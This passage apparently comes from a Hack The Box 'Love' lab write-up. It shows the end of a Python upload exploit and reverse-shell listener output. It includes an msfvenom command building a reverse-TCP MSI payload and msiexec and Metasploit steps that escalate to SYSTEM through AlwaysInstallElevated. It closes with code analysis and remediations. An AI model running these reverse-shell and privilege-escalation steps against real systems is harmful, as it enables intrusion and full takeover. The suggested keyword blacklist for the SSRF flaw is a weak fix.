        if r.status_code == 200:
            print("Poc sent successfully")
        else:
            print("Error")

def callShell():
    r = s.get(CALL_SHELL, verify=False)
    if r.status_code == 200:
        print("Shell called check your listiner")
print("Start a NC listner on the port you choose above and run...")
sendPayload()
callShell()
```
Some code was removed to not clutter up this report

Key parts of the exploit can be seen above. Note the modification of the variables toward the top of the page as well as the URL. Now, executing the script results in a reverse shell as the user phoebe:




```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/easy/windows/love]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.111] from (UNKNOWN) [10.10.10.239] 50298
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe

C:\xampp\htdocs\omrs\images>
```

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/windows/love]
└──╼ $python3 exploit.py
Start a NC listner on the port you choose above and run...
Logged in
Poc sent successfully
```

Privilege Escalation

After obtaining a shell as the user phoebe, the next task is to escalate to Administrator or SYSTEM.




```
  [+] Checking AlwaysInstallElevated
   [?]  https://book.hacktricks.xyz/windows/windows-local-pr
ivilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

From the output it can be seen that winPEAS detected a misconfiguration in the AlwaysInstallElevated group policy. By default, this policy is set to 0, and it is extremely dangerous to modify this value. When this policy is set to 1, Microsoft Windows Installer Packages (MSI) are installed with system privileges. Therefore, a malicious MSI file that returns a reverse shell can be used to get a shell as the SYSTEM user:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.14.111
LPORT=9001 -f msi > 0xd4y.msi
```

After downloading the malicious MSI file onto the box, it is important to start up a multi handler on msfconsole before executing it. Upon downloading the file and setting up the msfconsole listener, the msi file can be executed using the msiexec command (a command responsible for installing, modifying, and performing operations on Windows Installer[3]):

```
msiexec /quiet /qn /i 0xd4y.msi
```



```
C:\Users\Phoebe\Downloads>msiexec /quiet /qn /i 0xd4y.msi
msiexec /quiet /qn /i 0xd4y.msi

C:\Users\Phoebe\Downloads>
```

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > set LPORT 9001
LPORT => 9001
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.111:9001
[*] Sending stage (175174 bytes) to 10.10.10.239
[*] Meterpreter session 1 opened (10.10.14.111:9001 -> 10.10.10.239:62936) at 2021-05-
27 04:18:56 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

A shell is then returned as the system user.

[3] https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msiexec

Post Exploitation Analysis

SQL Injection

The SQL injection led to the leakage of the Admin password hash. This was due to the lack of user-input sanitization. The following code snippet was taken from **C:\xampp\htdocs\omrs\login.php**, and is running on the root page of **http://10.10.10.239**:

```
if(isset($_POST['login'])){
    $voter = $_POST['voter'];
    $password = $_POST['password'];

    $sql = "SELECT * FROM voters WHERE voters_id = '$voter'";
    $query = $conn->query($sql);
```

This piece of code was responsible for the SQLi. Note the user query is passed directly into the sql variable, which is used during the connection to the internal SQL server. The user input is passed into the voter variable which is surrounded by single quotes in the SQL query. This was the reason for the SQLi working upon prepending a single quote to the beginning of the input. Note that this same vulnerability is present within **C:\xampp\htdocs\omrs\admin\login.php**.

Beta.php Vulnerability

The beta.php file located at **C:\xampp\htdocs\FFS\beta.php** was responsible for the initial foothold on the box. The code performs the curl function on the user query, but does not first check it for potentially malicious characters or strings:

```
if(isset($_POST['read']))
   {
        $file=trim($_POST['file']);
        $curl = curl_init();
        curl_setopt ($curl, CURLOPT_URL, $file);
        curl_exec ($curl);
        curl_close ($curl);
  }
```

Hardening this code will require a blacklist which should contain strings such as **file** (to prevent file:///) and **localhost**.

Conclusion

This Windows system contained multiple vulnerabilities. The foothold on the machine started with an insecure file scanner feature located on the HTTPS server. The file scanner fails to sanitize user input. Thus, sensitive files located locally on the system could be read using the **file:///** delimiter at the beginning of the query. Furthermore, sensitive services which are not able to be accessed by outside users, can be accessed by forcing the file scanner to perform a query on itself.

A vulnerable version of Voting System software was installed which resulted in the ability to upload malicious PHP files to get a reverse shell. After obtaining a reverse shell, it was found that the box has a misconfiguration relating to the installation feature of Windows, and the enabled AlwaysInstallElevated group policy resulted in the privilege escalation to SYSTEM. The following remediations should be seriously considered:

- Harden SQL code in login.php
  - Sanitize user query (character escaping, blacklist characters, validate input)
  - Use stored procedures or parameterized queries
- Perform sanitization on user query in the beta.php file
- Update Voting System software
  - Poor validation within an image file upload feature resulted in the successful upload of malicious PHP to get a reverse shell
- Modify AlwaysInstallElevated policy
  - Enabling this group policy resulted in escalating privileges from a local account to SYSTEM
  - This policy should be changed from 1 to 0